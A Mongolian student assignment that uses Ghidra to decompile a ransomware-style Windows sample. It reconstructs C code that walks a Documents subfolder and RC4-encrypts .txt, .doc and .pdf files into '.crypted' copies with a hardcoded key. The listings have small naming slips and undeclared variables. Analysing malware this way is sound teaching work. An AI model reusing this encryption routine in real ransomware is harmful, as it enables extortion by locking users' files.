



Бие Даалт

Сэдэв: *Decompiling binary executables*

Оюутны нэр: О.Дөлгөөн

Оюутны код: B210970093

Хичээл заасан багш: Ч. Эрдэнэбат

Огноо: December 18, 2025

0.1 Оршил

Энэхүү бие даалтын ажлын зорилго нь **Ghidra** reverse engineering хэрэгслийг ашиглан ransomware төрлийн Windows executable файлыг задлан шинжилж, түүний decompiled C кодын логик ажиллагааг ойлгох явдал юм.

0.2 Ghidra ашиглан дүн шинжилгээ хийв




Figure 1: Analyze хийх хэсэг

Symbol Tree-ийн Functions хэсгээс програмын эхлэлд дуудагддаг Entry цэгийг тодорхойлон decompile хийсэн. Entry point нь executable файл ачаалагдах үед хамгийн түрүүнд ажилладаг заавруудыг агуулдаг бөгөөд ихэвчлэн програмын орчныг бэлтгэх, санах ойн анхны тохиргоо хийх, C runtime-ийг инициализацилах үүрэгтэй байдаг. Энэ хэсэгт шууд хортой үйлдэл агуулагдах нь ховор бөгөөд үндсэн логик хэрэгждэг дараагийн функцүүд рүү гүйцэтгэлийг дамжуулдаг.




Figure 2: Entry хэсгийг олов

entry point хэсгийг олон decompile хийсний дараа дуудагдан дараа дараагийн удаа ажиллаж байгаа function-уудыг тэмдэглэн авав.




Figure 3: үндсэн ажиллагаа явагдаж буй function

Үүний дараа тухайн сэжигтэй байж болохуйц function-г decompile хийн с code гарган авав.




Figure 4: decompile хийгдсэн байдал

гарган авсан с code оо хүн уншихад тохиромжтой хэлбэрт оруулан судалбал:

Listing 1: Ransomware Main Logic Function

```
1 void ransomware_main() {
2     char basePath[MAX_PATH];
3     char searchPath[MAX_PATH];
4     char outPath[MAX_PATH];
5     char key[] = "HARDCODED_KEY_STRING";
6
7     // Get Documents folder
8     SHGetFolderPathA(NULL, CSIDL_PERSONAL, NULL, basePath);
9
10    // Target directory
11    strcat(basePath, "\\DummyDir");
12
13    // Prepare search
14    sprintf(searchPath, "%s\\*", basePath);
15}
```

```

16     HANDLE h = FindFirstFileA(searchPath, &findData);
17     if (h == INVALID_HANDLE_VALUE)
18         return;
19
20     do {
21         if (file_extension_matches(findData.cFileName)) {
22
23             sprintf(outPath, "%s\\%s.crypted",
24                     basePath, findData.cFileName);
25
26             encrypt_file(
27                 original_path,
28                 outputPath,
29                 key,
30                 strlen(key)
31             );
32         }
33     } while (FindNextFileA(h, &findData));
34
35     FindClose(h);
36     print("File encrypted\n");
37 }

```

0.2.1 Алхамчилсан ажиллагаа

Documents хавтсыг олох

```
SHGetFolderPathA(0, 5, 0);
```

5 = CSIDL_PERSONAL

Энэ нь дараах замыг заана:

C:\Users\<User>\Documents

Тодорхой директор нэмэх

\DummyDir

Шифрлэх файлууд дараах замд байна:

C:\Users\<User>\Documents\DummyDir

Файлуудыг жагсаах Дараах Windows API функцуудыг ашиглана:

- FindFirstFileA()
- FindNextFileA()

Wildcard ашиглан бүх файлуудыг олж, directory traversal хийж байна.

Файлын өргөтгөл шалгах

PathFindExtensionA()

Файлын өргөтгөлийг авч, DAT_140003398-д хадгалагдсан өргөтгөлтэй таарвал тухайн файлыг шифрлэнэ.

Жишээ өргөтгөлүүд:

- .txt
- .doc
- .pdf

Шифрлэсэн файл үүсгэх

original.txt → original.txt.crypted

Анхны файл устахгүй бөгөөд шинэ .crypted файл үүсгэнэ.

Шифрлэх функц дуудах

```
FUN_140001070(  
    original_path,  
    encrypted_path,  
    key,  
    key_length  
);
```

Бодит шифрлэл энэ функц дотор хийгддэг. Тухайн функцийг ман decompile хийн үзвэл.




Figure 5: Энцрт хэсгийг тэмдэглэн decompile хийв

0.2.2 RC4 шифрлэл гүйцэтгэх функцийн decompiled C код

Decompile хийн гарган авсан c code-оо уншихуйц болговол:

Listing 2: RC4 Encryption Function

```

1 void rc4_encrypt_file(char *in, char *out, uint8_t *key, int keylen)
2 {
3     FILE *fi = fopen(in, "rb");
4     FILE *fo = fopen(out, "wb");
5
6     uint8_t S[256];
7     for (int i = 0; i < 256; i++)
8         S[i] = i;
9
10    int j = 0;
11    for (int i = 0; i < 256; i++) {
12        j = (j + S[i] + key[i % keylen]) & 0xFF;
13        swap(S[i], S[j]);
14    }
15
16    int i = 0;
17    j = 0;
18    uint8_t buf[1024];

```

```

19     while ((n = fread(buf, 1, sizeof(buf), fi)) > 0) {
20         for (int k = 0; k < n; k++) {
21             i = (i + 1) & 0xFF;
22             j = (j + S[i]) & 0xFF;
23             swap(S[i], S[j]);
24             buf[k] ^= S[(S[i] + S[j]) & 0xFF];
25         }
26         fwrite(buf, 1, n, fo);
27     }
28
29     fclose(fi);
30     fclose(fo);
31 }

```

0.2.3 RC4 шифрлэлтийн алхамчилсан ажиллагаа

Файл нээх

```

fopen_s(input, "rb");
fopen_s(output, "wb");

```

Input: эх файл

Output: .crypted файл

S-box инициализаци (RC4)

$S[i] = i;$ (0–255)

256 байтын хэмжээтэй массив үүсгэж, RC4 алгоритмын анхны төлөвийг бэлдэнэ.

Key Scheduling Algorithm (KSA)

```

j = (j + S[i] + key[i % keylen]) % 256;
swap(S[i], S[j]);

```

Hardcoded түлхүүр ашиглан S-box-ийг солилцох үйлдэл хийдэг бөгөөд энэ нь стандарт RC4 KSA алгоритм юм.

Файл унших (1024 байтаар)

```

fread(buffer, 1024);

```

Том хэмжээтэй файлуудыг хэсэгчлэн уншиж боловсруулна.

Pseudo-Random Generation Algorithm (PRGA)

```
keystream = S[(S[i] + S[j]) % 256];  
cipher = plaintext XOR keystream;
```

RC4-ийн үүсгэсэн keystream-ийг plaintext өгөгдөлтэй XOR хийж шифрлэл гүйцэтгэнэ.

Шифрлэсэн өгөгдөл бичих

```
fwrite(buffer);
```

Файл хаах

```
fclose();
```

0.3 Дүгнэлт

Ransomware нь өгөгдлийг шифрлэхдээ RC4 төрлийн stream cipher алгоритмыг ашигладаг бөгөөд файлын агуулгыг байт бүрээр нь үүсгэгдсэн keystream-тэй XOR үйлдэл хийж шифрлэдэг. Шифрлэлд ашиглагдах түлхүүр нь програмын эх кодоод hardcoded байдлаар суулгагдсан тул гадаад серверээс түлхүүр татах шаардлагагүйгээр шууд ажилладаг.

Уг хорт програм нь хэрэглэгчийн систем дэх Documents хавтсыг онилон шалгаж, урьдчилан тодорхойлсон өргөтгөлтэй файлуудыг илрүүлэн шифрлэлт гүйцэтгэдэг. Шифрлэгдсэн өгөгдөл нь анхны файлыг устгалгүйгээр хадгалж, түүн дээр суурилан .crypted өргөтгөлтэй шинэ файл хэлбэрээр үүсдэг.

Түлхүүр нь тогтмол бөгөөд шифрлэлтийн алгоритм симметрик шинж чанартай тул ижил түлхүүрийг ашиглан шифрлэгдсэн файлуудыг эсрэг үйлдэл хийж decrypt буюу буцаан тайлах боломжтой байна. Энэ нь уг ransomware-ийн криптографийн хувьд харьцангуй сул тал болж үзэгдэнэ.